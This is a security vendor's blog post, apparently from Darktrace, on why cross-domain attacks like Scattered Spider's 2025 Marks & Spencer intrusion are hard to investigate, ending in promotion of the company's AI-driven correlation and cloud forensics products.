Compromise::Slow Beaconing Activity To External Rare

Compromise::Sustained SSL or HTTP Increase

Device::New User Agent

Device::Threat Indicator

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

/

December 8, 2025

Simplifying Cross Domain Investigations

simplifying cross domain thraetsDefault blog imageDefault blog image

Cross-domain gaps mean cross-domain attacks  

Organizations are built on increasingly complex digital estates. Nowadays, the average IT ecosystem spans across a large web of interconnected domains like identity, network, cloud, and email.  

While these domain-specific technologies may boost business efficiency and scalability, they also provide blind spots where attackers can shelter undetected. Threat actors can slip past defenses because security teams often use different detection tools in each realm of their digital infrastructure. Adversaries will purposefully execute different stages of an attack across different domains, ensuring no single tool picks up too many traces of their malicious activity. Identifying and investigating this type of threat, known as a cross-domain attack, requires mastery in event correlation.  

For example, one isolated network scan detected on your network may seem harmless at first glance. Only when it is stitched together with a rare O365 login, a new email rule and anomalous remote connections to an S3 bucket in AWS does it begin to manifest as an actual intrusion.  

However, there are a whole host of other challenges that arise with detecting this type of attack. Accessing those alerts in the respective on-premise network, SaaS and IaaS environments, understanding them and identifying which ones are related to each other takes significant experience, skill and time. And time favours no one but the threat actor.  

Anatomy of a cross domain attack
Figure 1: Anatomy of a cross domain attack

Diverse domains and empty grocery shelves

In April 2025, the UK faced a throwback to pandemic-era shortages when the supermarket giant Marks & Spencer (M&S) was crippled by a cyberattack, leaving empty shelves across its stores and massive disruptions to its online service.  

The threat actors, a group called Scattered Spider, exploited multiple layers of the organization’s digital infrastructure. Notably, the group were able to bypass the perimeter not by exploiting a technical vulnerability, but an identity. They used social engineering tactics to impersonate an M&S employee and successfully request a password reset.  

Once authenticated on the network, they accessed the Windows domain controller and exfiltrated the NTDS.dit file – a critical file containing hashed passwords for all users in the domain. After cracking those hashes offline, they returned to the network with escalated privileges and set their sights on the M&S cloud infrastructure. They then launched the encryption payload on the company’s ESXi virtual machines.

To wrap up, the threat actors used a compromised employee’s email account to send an “abuse-filled” email to the M&S CEO, bragging about the hack and demanding payment. This was possibly more of a psychological attack on the CEO than a technically integral part of the cyber kill chain. However, it revealed yet another one of M&S’s domains had been compromised.  

In summary, the group’s attack spanned four different domains:

Identity: Social engineering user impersonation

Network: Exfiltration of NTDS.dit file

Cloud: Ransomware deployed on ESXI VMs

Email: Compromise of user account to contact the CEO

Adept at exploiting nuance

This year alone, several high-profile cyber-attacks have been attributed to the same group, Scattered Spider, including the hacks on Victoria’s Secret, Adidas, Hawaiian Airlines, WestJet, the Co-op and Harrods. It begs the question, what has made this group so successful?

In the M&S attack, they showcased their advanced proficiency in social engineering, which they use to bypass identity controls and gain initial access. They demonstrated deep knowledge of cloud environments by deploying ransomware onto virtualised infrastructure. However, this does not exemplify a cookie-cutter template of attack methods that brings them success every time.

According to CISA, Scattered Spider typically use a remarkable variety of TTPs (tactics, techniques and procedures) across multiple domains to carry out their campaigns. From leveraging legitimate remote access tools in the network, to manipulating AWS EC2 cloud instances or spoofing email domains, the list of TTPs used by the group is eye-wateringly long. Additionally, the group reportedly evades detection by “frequently modifying their TTPs”.  

If only they had better intentions. Any security director would be proud of a red team who not only has this depth and breadth of domain-centric knowledge but is also consistently upskilling.  

Yet, staying ahead of adversaries who seamlessly move across domains and fluently exploit every system they encounter is just one of many hurdles security teams face when investigating cross-domain attacks.  

Resource-heavy investigations

There was a significant delay in time to detection of the M&S intrusion. News outlet BleepingComputer reported that attackers infiltrated the M&S network as early as February 2025. They maintained persistence for weeks before launching the attack in late April 2025, indicating that early signs of compromise were missed or not correlated across domains.

While it’s unclear exactly why M&S missed the initial intrusion, one can speculate about the unique challenges investigating cross-domain attacks present.  

Challenges of cross-domain investigation

First and foremost, correlation work is arduous because the string of malicious behaviour doesn’t always stem from the same device.  

A hypothetical attack could begin with an O365 credential creating a new email rule. Weeks later, that same credential authenticates anomalously on two different devices. One device downloads an .exe file from a strange website, while the other starts beaconing every minute to a rare external IP address that no one else in the organisation has ever connected to. A month later, a third device downloads 1.3 GiB of data from a recently spun up S3 bucket and gradually transfers a similar amount of data to that same rare IP.

Amid a sea of alerts and false positives, connecting the dots of a malicious attack like this takes time and meticulous correlation. Factor in the nuanced telemetry data related to each domain and things get even more complex.  

An analyst who specialises in network security may not understand the unique logging formats or API calls in the cloud environment. Perhaps they are proficient in protecting the Windows Active Directory but are unfamiliar with cloud IAM.  

Cloud is also an inherently more difficult domain to investigate. With 89% of organizations now operating in multi-cloud environments time must be spent collecting logs, snapshots and access records. Coupled with the threat of an ephemeral asset disappearing, the risk of missing a threat is high. These are some of the reasons why research shows that 65% of organisations spend 3-5 extra days investigating cloud incidents.  

Helpdesk teams handling user requests over the phone require a different set of skills altogether. Imagine a threat actor posing as an employee and articulately requesting an urgent password reset or a temporary MFA deactivation. The junior Helpdesk agent— unfamiliar with the exception criteria, eager to help and feeling pressure from the persuasive manipulator at the end of the phoneline—could easily fall victim to this type of social engineering.  

Empowering analysts through intelligent automation

Even the most skilled analysts can’t manually piece together every strand of malicious activity stretching across domains. But skill alone isn’t enough. The biggest hurdle in investigating these attacks often comes down to whether the team have the time, context, and connected visibility needed to see the full picture.

Many organizations attempt to bridge the gap by stitching together a patchwork of security tools. One platform for email, another for endpoint, another for cloud, and so on. But this fragmentation reinforces the very silos that cross-domain attacks exploit. Logs must be exported, normalized, and parsed across tools a process that is not only error-prone but slow. By the time indicators are correlated, the intrusion has often already deepened.

That’s why automation and AI are becoming indispensable. The future of cross-domain investigation lies in systems that can:

  • Automatically correlate activity across domains and data sources, turning disjointed alerts into a single, interpretable incident.
  • Generate and test hypotheses autonomously, identifying likely chains of malicious behaviour without waiting for human triage.
  • Explain findings in human terms, reducing the knowledge gap between junior and senior analysts.
  • Operate within and across hybrid environments, from on-premise networks to SaaS, IaaS, and identity systems.

This is where Darktrace transforms alerting and investigations. Darktrace’s Cyber AI Analyst automates the process of correlation, hypothesis testing, and narrative building, not just within one domain, but across many. An anomalous O365 login, a new S3 bucket, and a suspicious beaconing host are stitched together automatically, surfacing the story behind the alerts rather than leaving it buried in telemetry.

How threat activity is correlated in Cyber AI Analyst
Figure 2: How threat activity is correlated in Cyber AI Analyst

By analyzing events from disparate tools and sources, AI Analyst constructs a unified timeline of activity showing what happened, how it spread, and where to focus next. For analysts, it means investigation time is measured in minutes, not days. For security leaders, it means every member of the SOC, regardless of experience, can contribute meaningfully to a cross-domain response.

Figure 3: Correlation showcasing cross domains (SaaS and IaaS) in Cyber AI Analyst

Until now, forensic investigations were slow, manual, and reserved for only the largest organizations with specialized DFIR expertise. Darktrace / Forensic Acquisition & Investigation changes that by leveraging the scale and elasticity of the cloud itself to automate the entire investigation process. From capturing full disk and memory at detection to reconstructing attacker timelines in minutes, the solution turns fragmented workflows into streamlined investigations available to every team.

What once took days now takes minutes. Now, forensic investigations in the cloud are faster, more scalable, and finally accessible to every security team, no matter their size or expertise.

Continue reading
About the author
Benjamin Druttman
Cyber Security AI Technical Instructor
Your data. Our AI.
Elevate your network security with Darktrace AI